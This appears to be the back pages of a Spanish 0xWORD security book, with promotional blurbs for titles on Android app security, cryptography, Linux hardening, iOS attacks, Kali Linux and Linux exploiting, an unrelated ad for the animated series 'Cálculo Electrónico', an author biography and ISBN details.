
Actualmente, el mundo de las aplicaciones móviles es uno de los sectores que más dinero mueve en el mercado de la informática. Tener conocimientos de programación en estas plataformas móviles es una garantía para poder encontrar empleo a día de hoy.

“*Desarrollo de aplicaciones Android seguras*” pretende inculcar al lector una base sólida de conocimientos sobre programación en la plataforma móvil con mayor cuota de mercado del mundo: *Android*. Mediante un enfoque eminentemente práctico, el libro guiará al lector en el desarrollo de las funcionalidades más demandadas a la hora de desarrollar una aplicación móvil. Además se pretende educar al programador e introducirle en la utilización de técnicas de diseño que modelen aplicaciones seguras, en la parte de almacenamiento de datos y en la parte de comunicaciones.




Este libro se dedica especialmente a dos paradigmas de la criptografía: la clásica y RSA. Ambos los trata a fondo con el ánimo de convertirse en uno de los documentos más completos en esta temática. Para conseguir este trabajo el texto presentado toma como referencia trabajo previo de los autores, complementándolo y orientándolo para hacer su lectura más asequible.


El técnico o experto en seguridad tendrá especial interés por el sistema RSA, aunque le venga muy bien recordar sus inicios en la criptografía como texto de amena lectura y, por su parte, el lector no experto en estos temas criptológicos pero sí interesado, seguramente le atraiga inicialmente la criptografía clásica por su sencillez y sentido histórico.



Este libro trata sobre la securización de entornos *Linux* siguiendo el modelo de Defensa en Profundidad. Es decir, diferenciando la infraestructura en diferentes capas que deberán ser configuradas de forma adecuada, teniendo como principal objetivo la seguridad global que proporcionarán. Durante el transcurso de esta lectura se ofrecen bases teóricas, ejemplos de configuración y funcionamiento, además de buenas prácticas para tratar de mantener un entorno lo más seguro posible. Sin duda, los entornos basados en *Linux* ofrecen una gran flexibilidad y opciones, por lo que se ha optado por trabajar con las tecnologías más comunes y utilizadas. En definitiva, este libro se recomienda a todos aquellos que deseen reforzar conceptos, así como para los que necesitan una base desde la que partir a la hora de securizar un entorno *Linux*.



A día de hoy se han vendido más de 500 millones de dispositivos *iOS* y aunque la seguridad del sistema ha mejorado con cada versión todavía se pueden encontrar vulnerabilidades a explotar. Las auditorías de seguridad en empresas cada vez se encuentran con más dispositivos *iOS* entre sus objetivos, ya que los empleados los utilizan en sus puestos de trabajo, lo que hace que haya que pensar en ellos como posibles riesgos de seguridad. En este libro se han juntado un nutrido grupo de expertos en seguridad en la materia para recopilar en un texto, todas las formas de atacar un terminal *iPhone* o *iPad* de un usuario determinado. Tras leer este libro, si un determinado usuario tiene un *iPhone* o un *iPad*, seguro que al lector se le ocurren muchas formas de conseguir la información que en él se guarde o de controlar lo que con él se hace.



Kali Linux ha renovado el espíritu y la estabilidad de BackTrack gracias a la agrupación y selección de herramientas que son utilizadas diariamente por miles de auditores. En *Kali Linux* se han eliminado las herramientas que se encontraban descatalogadas y se han afinado las versiones de las herramientas top. La cantidad de estas es lo que sitúa a *Kali Linux*, como una de las mejores distribuciones para auditoría de seguridad del mundo. El libro plantea un enfoque eminentemente práctico, priorizando los escenarios reproducibles por el lector, y enseñando el uso de las herramientas más utilizadas en el mundo de la auditoría informática. *Kali Linux* tiene la misión de sustituir a la distribución de seguridad por excelencia, y como se puede visualizar en este libro tiene razones sobradas para lograrlo.

Cálculo Electrónico

"Cálculo Electrónico" se ha convertido en la serie de animación Flash más famosa de España. En clave de humor y con una animación de gran calidad, Cálculo Electrónico es un superhéroe "aspañol" alejado totalmente del patrón establecido en los superhéroes: Cálculo es bajito, gordo, y no tiene ningún poder. Lo que sí tiene es la fijación de salvar a su ciudad "Electrónico City" de cualquier mal.



El origen de "Cálculo Electrónico" fue una campaña de marketing de una web. No obstante, el éxito que tuvo superó todas las expectativas y se creó una identidad propia. "Cálculo Electrónico" ha hecho famoso a su creador, Nikodemo, que a partir de entonces creó un estudio de animación llamado Nikodemo Animation. Tras los éxitos iniciales, la serie tuvo 3 temporadas de 6 capítulos cada una, incluyéndose en ellas unas tomas falsas, al estilo de las películas con actores reales. Además de los capítulos oficiales se hicieron también capítulos especiales, y una serie paralela llamada "Los huérfanos electrónicos".

En la actualidad los fans de "Cálculo Electrónico" pueden acceder a multitud de productos de la serie, ya que se han generado nuevos capítulos y se han reeditado los antiguos en alta calidad, dichos capítulos están disponibles para iPhone, Windows Phone, Windows 8 o Android.







Aplicación de "Cálculo Electrónico" para Windows Phone.

Toda la información acerca de "Cálculo Electrónico" y de los productos mencionados está disponible en <http://www.calicoelectronico.com/>

El exploiting es la base de todas las técnicas de ataque existentes que se utilizan a diario contra aplicaciones vulnerables. De hecho, si no fuera por esta ardua y paciente tarea que los hackers han ido desarrollando a lo largo de los años, frameworks completos y tan conocidos a día de hoy como lo pueden ser Metasploit, Core Impact o Canvas, no existirían ni podrían ser utilizados por pentesters y profesionales de la seguridad informática que habitan todo el globo terráqueo. El exploiting es el arte de convertir una vulnerabilidad o brecha de seguridad en una entrada real hacia un sistema ajeno. Cuando cientos de noticias en la red hablan sobre "una posible ejecución de código arbitrario", el exploiter es aquella persona capaz de desarrollar todos los detalles técnicos y complejos elementos que hacen realidad dicha afirmación. El objetivo es provocar, a través de un fallo de programación, que una aplicación haga cosas para las que inicialmente no estaba diseñada, pudiendo tomar así posterior control sobre un sistema. Desde la perspectiva de un hacker ético, este libro le brinda todas las habilidades necesarias para adentrarse en el mundo del exploiting y el hacking de aplicaciones en el sistema operativo Linux. Conviértase en un ninja de la seguridad, aprenda el Kung Fu de los hackers. Que no le quepa duda, está a un paso de descubrir un maravilloso mundo repleto de estimulantes desafíos.

David Puente Castro, más conocido por el sobrenombre blackngel, es un apasionado de la seguridad informática que ha colaborado con numerosos artículos en la revista Linux+, creando como iniciativa la sección Hacking para Linuxeros. Durante años ha compartido valiosa información actuando en el papel de editor del e-zine hispano S.E.T. (Saqueadores Edición Técnica), y publicado dos importantes documentos sobre temas avanzados de heap exploiting en Phrack, uno de los magazines de hacking más prestigiosos del mundo.

Otros libros de **0xWORD**



Nivel: Avanzado - **Tipo de Libro:** Guía Profesional - **Temática:** Seguridad



0xWORD

www.0xWORD.com

978-84-616-4218-2



9 788461 642182